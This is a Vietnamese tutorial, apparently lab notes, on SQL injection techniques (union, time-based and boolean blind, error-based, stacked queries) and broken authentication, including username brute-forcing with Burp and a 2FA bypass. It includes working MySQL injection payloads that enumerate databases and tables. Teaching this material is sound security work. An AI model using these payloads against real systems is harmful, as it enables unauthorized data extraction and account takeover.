# Injection

Injection là hành động mà kẻ tấn công lợi dụng việc gửi dữ liệu để gửi các đoạn mã cho phía bên kia để xứ lý nó theo cách kẻ tấn công muốn. Điển hình nhất trong kỹ thuật injection là sql injection.

Sql injection là kỹ thuật kẻ tấn công sẽ chèn các đoạn mã sql đến phía bên kia nhằm mục đích thông qua việc chèn lệnh để có thể tác động đến hệ thống như lấy được dữ liệu từ database , thêm xóa sửa database trong một số trường hợp nếu cấu hình không kỹ có thể dẫn đến lỗi rce.

Nguyên nhân: Việc xảy ra các lỗi sql injection đa phần là do người lập trình sử dụng các câu query để lấy dữ liệu từ database và những câu query này sử dụng các input mà người dùng nhập và không qua một cơ chế lọc và bảo vệ nào. Dẫn đến việc người dùng có thể chèn các payload và trực tiếp tương tác với database.

## Union SQL injection:

Câu lệnh UNION dùng để kết nối 2 mệnh đề SELECT (hỗ trợ cả mysql và mssql). Kẻ tấn công có thể tận dụng câu lệnh này để chèn thêm đoạn truy vấn vào các bảng dữ liệu khác.

Để một UNIONtruy vấn hoạt động, hai yêu cầu chính phải được đáp ứng:

* Các truy vấn riêng lẻ phải trả về cùng một số cột.
* Các kiểu dữ liệu trong mỗi cột phải tương thích giữa các truy vấn riêng lẻ.

Xác định số lượng số lượng cột yêu cầu.

Khi thực hiện một cuộc tấn công SQL injection UNION, có hai phương pháp hiệu quả để xác định có bao nhiêu cột đang được trả về từ truy vấn ban đầu là sử dụng Order By và phương pháp thứ 2 sử dụng một loạt Union select với các giá trị NULL.

Cách 1: ' ORDER BY 1--

' ORDER BY 2--

' ORDER BY 3—

Nếu số lượng cột order by vượt quá thì nó sẽ gửi trả về lỗi chẳng hạn:

The ORDER BY position number 3 is out of range of the number of items in the select list.

Một số trường hợp sẽ gửi các lỗi rõ ràng nhưng đôi khi nó sẽ không gửi thông báo lỗi mà chỉ là các thay đổi nhỏ do đó ta cần phải để ý kỹ.

Cách 2: ' UNION SELECT NULL--

' UNION SELECT NULL,NULL--

' UNION SELECT NULL,NULL,NULL--

Nếu số lượng giá trị NULL không khớp với cột , cơ sở dữ liệu trả về lỗi, chẳng hạn như:

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

Tương tự với cách 1 nó có thể phản hồi lại thông báo lỗi hoặc là không.

Ở đây mục đích sử dụng NULL là các kiểu dữ liệu trong mỗi cột phải tương thích giữa truy vấn gốc và truy vấn được chèn. Vì NULLcó thể chuyển đổi thành mọi kiểu dữ liệu thường được sử dụng, việc sử dụng NULLtối đa hóa cơ hội tải trọng sẽ thành công khi số lượng cột là chính xác.

Tìm kiếm các cột có kiểu dữ liệu chuỗi trong UNION attack.

Thường các kiểu tấn công union để có thể truy xuất kết quả từ một truy vấn dữ liệu truy xuất sẽ ở dạng chuỗi, vì vậy cần tìm cột có kiểu dữ liệu chuỗi hoặc tương thích với chuỗi.

Sau khi ta xác định được số cột, ta có thể thăm dò từng cột có chứa kiểu dữ liệu chuỗi không bằng cách chèn ‘a’ vào null. Giả sự có 3 cột

' UNION SELECT 'a',NULL,NULL--

' UNION SELECT NULL,'a',NULL --

' UNION SELECT NULL,NULL,'a' --

Nếu kiểu dữ liệu của một cột không tương thích với dữ liệu chuỗi, truy vấn được đưa vào sẽ gây ra lỗi cơ sở dữ liệu, chẳng hạn như:

Conversion failed when converting the varchar value 'a' to data type int.


Mốt số trường hợp sẽ không xảy ra lôi ta có thể xác định được thông qua cách khi chèn ‘a’ vào đúng cột có kiểu dữ liệu chuỗi nó sẽ hiển thị kết quả


Ta có thể sử dụng union attack để truy xuất kết quả ta muốn.

Giả sử ta đã tìm được số cột lỗi và tìm thấy các cột có thể chèn được payload. Lúc này ta chỉ cần tìm các table và sau đó tìm các column và dump data là xong.

VD:

Ta có một ô input để nhập ten user và kiểm tra xem user này đã tồn tại chưa bằng cách kết nối vào database.



Đây là đoạn code câu query và trả về kết quả

Đây là đoạn html lấy dữ liệu vào:




Đầu tiên ta sẽ check bằng cách gửi ký tự ‘ vào ô input do cấu trúc của query là:

SELECT UName FROM employee where UName='$usercheck' nên khi ta điền dấu ‘ vào nó sẽ thành

SELECT UName FROM employee where UName='’' lúc này dẫn đến lỗi sai cú pháp trong sql vậy là ta xác định được có thể chèn lệnh sql ở đây.

Sau đó ta tiến hành điền layload ‘# để câu query trở thành

SELECT UName FROM employee where UName='admin’#'( dấu # là ký tự comment nó sẽ biến dấu ‘ cuối cùng thành comment và câu query sẽ trả về kết quả)




Sau đó ta tiến hành order by để số cột được select như trong câu lệnh trên code ta thấy được nó chỉ select 1 cột nên ta chỉ cần order by 1 một nếu order by cột thứ 2 sẽ xảy ra lỗi do đó ta phát hiện được số cột là 1.

Order by 1 cột ( admin’ order by by 1#)



Order by 2 cột



Sau đó ta tiến hành union để chèn câu lệnh select admin’ union select 1#




Trong trường hợp nó chỉ trả về kết quả bình thường thay vì cột lỗi ta có thể sử dụng cách làm cho kết quả trả về của câu lệnh select trước không có như thêm dấu – vào trước admin lúc này payload sẽ thành -admin’ union select 1# khi đó do câu select 1 không có kết quả trả về lúc này sẽ trả về kết quả của câu select 2 là số cột.

Sau khi xác định được kết quả trả về từ database ta có thể chèn mã sql và lấy dữ liệu từ đó ta có thể lấy tên database , user , version bằng các hàm có sẵn như database() , user() ,version().

Payload: admin’ union select version()#


Tương tự với những cái khác ta chỉ cần thay thế vào số cột lỗi là nơi trả dữ liệu về.



Ta có thể thực hiện các cái khác như dump table column data.

Payload để lấy table


Admin’ union select concat(table\_name) from information\_schema.tables where table\_schema=database()#



## Time base sql:

Time base là một biến thể của sql injection nó là một dàng mù mà khi tấn công sẽ không trả về kết quả bất kỳ cho người dùng lúc này kẻ tấn công không thể lấy được dữ liệu. Lúc này kẻ tấn công sẽ tận dụng kỹ thuật khác đó là chèn thêm một số câu lệnh như là sleep() lệnh này sẽ thực hiện sleep() trong khoảng số giây người dùng nhập vào và người tấn công sẻ thực hiện truy vấn và dựa vào kết quả trả về là độ trễ thời gian sleep để xác định được kết quả. Chẳng hạn như kẻ tấn công muốn lấy tên table có name là test lúc này kẻ tấn công sẽ tạo query để trích xuất tên table và đưa ra điều kiện nếu talbe=test sẽ sleep() còn ngược lại thì không lúc này dựa vào độ trễ ta có thể xác thực được kết quả của database.

Vd: ta có đoạn code lấy dữ liệu như sau




Và đoạn code xử lý query:



Đoạn code đó sẽ thực hiện truy vấn sql mà sau đó lấy tên user để so sanh với cái ta vừa nhập vào không có trả về kết quả. Lúc này ta sẽ sử dụng dạng time base để tấn công.

Đầu tiên ta thực hiện inject payload sau: admin’ and sleep(5)#



Sau khi chèn ta phát hiện website bị delay 5s vậy là nó đã thực thi hàm sleep của ta. Do kỹ thuật này khai thác cần tốn rất nhiều thời gian do ta không thể biết được thông tin trong database nên ta phải brute force từng ký chẳng hạn ta muốn lấy data trong user thì phải brute force từng ký tự database bằng cách này và sau đó đến table column data.

Tiếp đến ta tiến hành brute force ký tự đầu tiên của database bằng cách chèn payload sau:


admin' and if(substring((select database()),1,1)='d',sleep(5),0)#

nó sẽ lấy và ký tự đầu tiên của database bằng hàm substring và sao sánh xem nó có phải là ký tự d hay không nếu có sleep 5 giây không thì không xảy ra hành động gì.

Do ta đã biết được tên database vì đây là cái mà ta tạo nên ta sẻ substring toàn bộ tên và so sánh

Nên payload sẽ như này: admin' and if(substring((select database()),1,9)='doansqli2',sleep(5),0)#

Và khi chèn nó sẽ trả về thời gian là 5s và ta đã biết được tên database.



Ta cũng có thể dump table bằng cách này thông qua payload sau:

admin' and if(substring((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1,1)='e',sleep(5),0)#

nó sẽ lấy ký tự đầu table\_name nào tương ứng với database đang sử dụng và lấy kết quả đầu tiên trả về của câu lệnh select và so sánh xem có bằng e không

ta cũng có thể lấy table thứ 2 và so sánh toàn bộ tên như sau: chẳng hạn như ta sẽ lấy table thứ 2 trong kết quả trả về từ select và lấy 4 ký tự so sánh xem có bằng info không.


admin' and if(substring((select table\_name from information\_schema.tables where table\_schema=database() limit 1,1),1,4)='info',sleep(5),0)#

## SQL injection True/False


Là kỹ thuật khai thác sql injection blind lợi dụng kết quả trả về true false để xác định kết quả. Nó giống như blind thay vì trả về một múc thời gian nó sẽ dựa vào kết quả true/false.

Vd: Ta có doạn coe xử lý sau sẽ trả về kết quả dc người viết modify thay vì kết quả trả về từ database do đó ta có thể sử dụng sql blind để khai thác.

File lấy dữ liệu



File xử lý




Đầu tiên ta tiến hành inject payload sau để kiểm tra ' and true# và payload ' and false# để kiểm tra nếu trả về 2 kết quả khác nhau xem như đã bị lỗi sql injection blind true/false

Payload1 :



Payload 2:



Như vậy ta đã xác định được web bị lỗi để tấn công ta sẻ dùng hàm substring để tách chuổi ra và so sánh từng ký tự bằng payload sau and substring((select database()),1,1)='d'#(Để nhanh chóng ta điền luôn tên database để kiểm tra)

Ta lấy 9 ký tự và so sánh với doansqli2 thì trả về kết quả true




Còn ở đây ta lấy 9 ký tự và so sánh với chuỗi eoansqli2 thì trả về kết quả false



Ta có thể brute force table name tương tự payload sau do kết quả trả về có nhiều table ta có thể dùng hàm limit để lấy từng table 'and%20substring((select%20table\_name%20from%20information\_schema.tables%20where%20table\_schema=database()%20limit%200,1),1,8)='employee'%20#

Ta lấy được table đầu tiên và lấy tên của nó so sánh với chữ employee và kết quả true




Trường hợp trả về false khi so sánh với chuỗi dmployee




## Error base sql injection:

Vd: Ta có đoạn code sau sẽ thực hiện sql và kiểm tra nếu không có kết quả sẽ xuất ra lỗi. Ta có thể lợi dụng việc trả về lỗi để thực hiện inject payload sau: 'AND updatexml(rand(),concat(CHAR(126),version(),CHAR(126)),null)#



Inject payload ta thành công lấy được version database



## Stacked query


Là lỗi cho phép kẻ tấn công chèn tiếp câu lệnh sql

Vd: \* select from users where user=’admin’;

Lúc này kẻ tấn công có thể chèn tiếp câu lệnh select \* from users where user=’admin’; select \* from admin;

Và thành công lấy được thông tin từ admin.

Một số hệ quản trị cơ sở dữ liệu không support query như này dẫn đến việc không thể tấn công.



## Phòng chống sql injection:

Sử dụng các hàm có tính năng ngăn chặn để kiểm tra đầu vào.

Sử dụng các công nghệ mới có tích hợp các tính năng chống sql injection.

Kiểm tra kỹ đầu vào người dùng.

Tạo blacklist và chặn các từ khóa trong một truy vấn sql ( table\_name , column\_name , table\_schema…)

Sử dụng các công cụ scaning để phát hiện sql injection và vá.

# Broken authentication

Xác thực là quá trình xác minh danh tính của một người dùng hoặc khách hang với mục đích để xác minh xem đó là ai. Chẳng hạn bạn đang truy cập vào user admin để xác thực bạn là admin bạn phải cung cấp một thông tin gì đó để chứng minh mình là admin.

## Broken authentication

Là việc lợi dụng các điểm yếu của cơ chế xác thực để truy cập trái phép vào một mục tiêu. Trong một số trường hợp việc xác thực vào sâu trong hệ thống có thể giúp ta triển khai một cuộc tấn không khác.

Các lổ hổng xác thực dựa trên pass login: thông thường khi đăng nhập vào một website ta sẽ xác thực bằng cách gửi các thông tin để chứng minh ta là user đó . Cách phổ biển nhất mà các website hay sử dụng là dùng thông tin đăng nhập. Vì sử dụng các thông tin này kẻ tấn công có thể xác thực được nếu như biết được thông tin của ta qua brute force.


## Nguyên nhân

gây ra các lỗi thông thường là do cơ chế phản hồi khác biệt khi người dùng gửi thông tin đăng nhập cho server lúc này qua cách phản hồi đó mà kẻ tấn công có thể triển khai một số cuộc tấn công. Ngoài ra phía server không có các phương pháp để ngăn chặn các cuộc tấn công dò mật khẩu dẫn đến việc mật khẩu dễ dàng bị tấn công


## Các kiểu tấn công

Vd: Username enumeration via different responses


Đầu tiên ta truy cập vào trang web và tiến hành login và thử điền một user bất kỳ thì nó trả về kết quả là “Invalid username” như vậy ta có thể thấy khi điền sai user nó sẽ trả về invalid username nếu như user đúng thì sao có thể sẽ về cách khác vì thế ta tiến hành capture bằng burpsuite và chuyển nó qua tab intruder. Sau đó sẽ add $ ngay user để tiến hành brute force username



Sau đó ta tiến hành thêm payload vào



Sau đó ta tiến hành tấn công và phát hiện user Arkansas có lengh trả về khác với những cái còn lại





Ta thử truy cập login với user đó thì được kết quả



Như vậy là ta đã xác định được user ta tiếp tục với password thông qua từ khóa trả về là incorrect Password . Tương tự với cách làm trước ta tiến hành add $ ngay password và thêm payload vào list và ấn start ta cũng có thể thêm các từ khóa để lọc các kết quả trả về.

Cuồi cùng ta phát hiện được password là và tiến hành đăng nhập vậy là ta đã xác thực thành công bằng thông tin login của user Arkansas






Các lổ hổng trong xác thực đa yếu tố

Đầu tiên ta có 2 user là wiener:peter và carlos:Montoya ta sẽ tiến hành login với user wiener là của ta và user còn lại sẽ là user victim


Đầu tiên ta sẽ login vào và sau đó nó sẽ bắt ta xác thực thêm 1 bước bằng security code




Lúc này ta sẽ check mail và lấy security code để đăng nhập vào tài khoản của ta

Sau khi đăng nhập nó sẽ chuyển đến mục my-account trên trang web. Lúc này giả sử khi đang nhập user vào và nhập nếu ta không thực hiện bước nhập code mà vào thẳng thư mục user thì sẽ như nào.

Lúc này ta tiến hành đăng nhập ngay tại bước nhập code ta sẽ capture request và sửa lại dường dẫn thư mục với thông tin login ban đầu nó sẽ chuyển ta đến thu mục my-account của user carlos





Các lổ hổng trong cơ chế xác thực khác

